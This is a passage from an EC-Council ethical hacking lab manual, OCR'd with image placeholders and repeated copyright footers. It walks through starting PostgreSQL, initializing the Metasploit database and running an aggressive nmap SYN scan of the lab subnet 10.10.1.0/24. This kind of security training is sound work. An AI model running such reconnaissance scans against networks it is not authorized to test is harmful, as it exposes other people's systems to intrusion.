
   Note: The password that you type will not be visible.
7. Now, type **cd** and press **Enter** to jump to the root directory.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

8. In the **Parrot Terminal** window, type **service postgresql start** and hit **Enter**.




9. Now, type **msfconsole** and hit **Enter** to launch Metasploit.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

10. An msf command line appears. Type **db_status** and hit **Enter** to check if Metasploit has connected to the database successfully. If you receive the message "**postgresql selected, no connection**," then the database did not connect to msf.
11. Exit the Metasploit framework by typing **exit** and press **Enter**. Then, to initiate the database, type **msfdb init**, and press **Enter**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

12. To restart the postgresql service, type **service postgresql restart** and press **Enter**. Now, start the Metasploit Framework again by typing **msfconsole** and pressing **Enter**.
13. Check the database status by typing **db_status** and press **Enter**. This time, the database should successfully connect to msf, as shown in the screenshot.




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

14. Type **nmap -Pn -sS -A -oX Test 10.10.1.0/24** and hit **Enter** to scan the subnet, as shown in the screenshot.

    Note: Here, we are scanning the whole subnet 10.10.1.0/24 for active hosts.

